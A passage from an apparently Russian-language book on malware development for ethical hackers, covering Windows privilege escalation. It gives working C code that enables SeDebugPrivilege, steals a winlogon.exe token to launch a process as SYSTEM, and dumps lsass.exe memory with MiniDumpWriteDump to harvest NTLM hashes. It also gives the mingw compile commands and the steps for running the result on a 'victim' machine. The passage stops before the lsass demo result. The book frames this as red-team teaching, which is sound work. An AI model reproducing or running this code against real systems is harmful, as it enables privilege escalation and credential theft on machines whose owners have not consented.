


Рисунок 4.4. Командная строка с правами администратора

А вторую - без прав администратора:




Рисунок 4.5. Командная строка без прав администратора

Теперь сравним оба процесса с помощью Process Explorer:




Рисунок 4.6. Два процесса в Process Explorer

После запуска `cmd.exe` с повышенными правами администратора становится видно, что флаг `BUILTIN\Administrators` назначен владельцем. Это означает, что `cmd.exe` выполняется в контексте безопасности, связанном с правами администратора.

Какое значение это различие имеет для общей структуры метода кражи токена? Известно, что мы можем выполнять следующие действия:

• Олицетворять клиента после аутентификации с помощью `SeImpersonatePrivilege`.
• Отлаживать программы.

Следующее понятие чрезвычайно важно. Системные привилегии относятся к тем компонентам операционной системы Windows, которые часто применяются в самых разных целях без глубокого понимания причин их существования. Прекрасным примером служит `SeDebugPrivilege`.

SeDebugPrivilege

Если токен обладает разрешением `SeDebugPrivilege`, пользователь может обойти выполняемую ядром проверку доступа к определённому объекту. Включив разрешение `SeDebugPrivilege` в вызывающем процессе, можно получить дескриптор любого системного процесса. Затем вызывающий процесс может обратиться к Win32 API `OpenProcess()`, чтобы получить дескриптор с правами `PROCESS_ALL_ACCESS`, `PROCESS_QUERY_INFORMATION` или `PROCESS_QUERY_LIMITED_INFORMATION`.

Перейдём к практическим примерам.

Простой пример

Один из приёмов манипулирования токенами состоит в использовании токена, украденного у другого процесса, для создания нового процесса. Для этого экземпляр существующего токена доступа, принадлежащего одному из работающих на целевом узле процессов, извлекают, копируют, а затем применяют для создания нового процесса. В результате украденный токен предоставляет вновь созданному процессу привилегии исходного токена.

Ниже приведена полная схема метода кражи токена, который будет реализован в нашем практическом сценарии:




Рисунок 4.7. Практическая реализация

Прежде всего привилегия `SeDebugPrivilege` может присутствовать в текущем наборе привилегий, но быть отключённой, поэтому её необходимо включить:

```
// установить привилегию
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
  &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
  (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Затем откройте процесс, токен доступа которого необходимо украсть, и получите дескриптор этого токена:

```
// получить токен доступа
HANDLE getToken(DWORD pid) {
  HANDLE cToken = NULL;
  HANDLE ph = NULL;
  if (pid == 0) {
    ph = GetCurrentProcess();
  } else {
    ph = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, pid);
  }
  if (!ph) cToken = (HANDLE)NULL;
  printf(ph ? "successfully get process handle :)\n" : "failed to get process handle :(\n");
  BOOL res = OpenProcessToken(ph, MAXIMUM_ALLOWED, &cToken);
  if (!res) cToken = (HANDLE)NULL;
  printf((cToken != (HANDLE)NULL) ? "successfully get access token :)\n" : "failed to get
    access token :(\n");
  return cToken;
}
```

Создайте копию текущего токена доступа процесса:

```
//...
res = DuplicateTokenEx(token, MAXIMUM_ALLOWED, NULL,
SecurityImpersonation, TokenPrimary, &dToken);
//...
```

Наконец, запустите новый процесс с только что полученным токеном доступа:

```
//...
STARTUPINFOW si;
PROCESS_INFORMATION pi;
BOOL res = TRUE;
ZeroMemory(&si, sizeof(STARTUPINFOW));
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
si.cb = sizeof(STARTUPINFOW);
//...
res = CreateProcessWithTokenW(dToken, LOGON_WITH_PROFILE, app, NULL,
0, NULL, NULL, &si, &pi);
//...
```

Полный исходный код этой логики доступен по адресу: GitHub.

Этот код представляет собой примитивное доказательство концепции (PoC); для простоты используется `mspaint.exe`.

Посмотрим на всё в действии. Скомпилируем исходный код нашего PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На машине с Kali Linux результат выглядит следующим образом:




Рисунок 4.8. Компиляция нашей вредоносной программы

Затем выполните её на компьютере жертвы:

```
> .\hack.exe <PID>
```

Например, на машине с Windows 10 это выглядит так:




Рисунок 4.9. Запуск нашей вредоносной программы

Работая в контексте локального администратора в среде с высоким уровнем целостности, можно получить токен доступа процесса `winlogon.exe` с PID 536 и создать новый процесс от имени учётной записи SYSTEM:




Рисунок 4.10. Процесс mspaint.exe создан от имени SYSTEM

Теперь проверим свойства нашего процесса:




Рисунок 4.11. Результат кражи токена

Это стало возможным благодаря успешной краже токена. Просто идеально!

Олицетворение

Как упоминалось ранее, функция `ImpersonateLoggedOnUser` позволяет текущему потоку принять личность другого пользователя, который в данный момент вошёл в систему. Поток продолжит олицетворять вошедшего пользователя до вызова функции `RevertToSelf()` или до завершения потока.

Итак, как видно из этого раздела, главная цель олицетворения с помощью токена доступа - выдать себя за пользователя, связанного с определённым процессом, и запустить новый процесс с его привилегиями.

Этот метод используют программы-вымогатели Ryuk и BlackCat; он также входит в арсенал множества фреймворков с открытым исходным кодом для удалённого администрирования и действий после эксплуатации.

Рассмотрим следующий метод повышения привилегий - кражу паролей.

Кража паролей

Служба сервера локального органа безопасности (LSASS) - важнейший компонент операционных систем Microsoft Windows, отвечающий за реализацию политик безопасности в системе. По сути, система хранит локальные имена пользователей и соответствующие пароли либо хеши паролей. Извлечение этих данных - распространённая практика среди злоумышленников и красных команд.

Mimikatz широко известен как знаменитый инструмент для действий после эксплуатации, позволяющий извлекать хеши диспетчера локальной сети новой технологии (NTLM) посредством дампа процесса `lsass`.

> **Примечание.**
>
> На машине Windows незашифрованные пароли никогда не сохраняются. Делать это было бы чрезвычайно опасно.
>
> Вместо пароля Windows сохраняет его хеш, а точнее - хеш NTLM. Этот хеш используется в протоколе аутентификации Windows по схеме запрос-ответ. По сути, пользователи подтверждают свою личность, шифруя случайный текст с использованием хеша NTLM в качестве ключа.

Мы продемонстрируем извлечение памяти `lsass` без использования Mimikatz, применив API `MiniDumpWriteDump`. Поскольку Mimikatz широко известен и легко обнаруживается, хакеры постоянно ищут новые способы повторно реализовать отдельные возможности, основанные на его внутренней логике.

Практический пример

Как разработать простую вредоносную программу, создающую дамп процесса `lsass.exe`? В данном случае используется функция `MiniDumpWriteDump`:

```
BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
  [in] MINIDUMP_TYPE                     DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  [in] PMINIDUMP_CALLBACK_INFORMATION CallbackParam
);
```

`MiniDumpWriteDump` - функция Windows API, создающая файл минидампа, то есть небольшой снимок состояния приложения в момент вызова функции. Такой файл ценен для отладки, поскольку содержит сведения об исключениях, список загруженных DLL, сведения о стеке и другие данные о состоянии системы.

Сначала обнаружим процесс `lsass.exe` с помощью функции, доступной по адресу: GitHub.

Чтобы атакующий мог создать дамп LSASS, ему необходима привилегия `SeDebugPrivilege`:

```
// установить привилегию
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;
  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;

  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
  &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
  (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) res = FALSE;
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

После этого создадим логику формирования дампа:

```
// минидамп lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION,
  0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL,
  0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
  if (ph && out != INVALID_HANDLE_VALUE) {
    dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002,
    NULL, NULL, NULL);
    printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}
```

Таким образом, полный исходный код выглядит следующим образом и доступен по адресу: GitHub.

Посмотрим на всё в действии. Скомпилируем программу создания дампа на машине атакующего с Kali Linux x64 или Parrot Security OS:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -ldbghelp
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter04/02-lsass-dump]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive -ldbghelp

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter04/02-lsass-dump]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Sep 27 18:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2922 Sep 27 17:08 hack.c
```

Рисунок 4.12. Компиляция кода PoC

Затем выполним программу на машине жертвы, в моём случае - Windows 10 x64:

```
> .\hack.exe
```

На виртуальной машине Windows 10 это выглядит следующим образом:

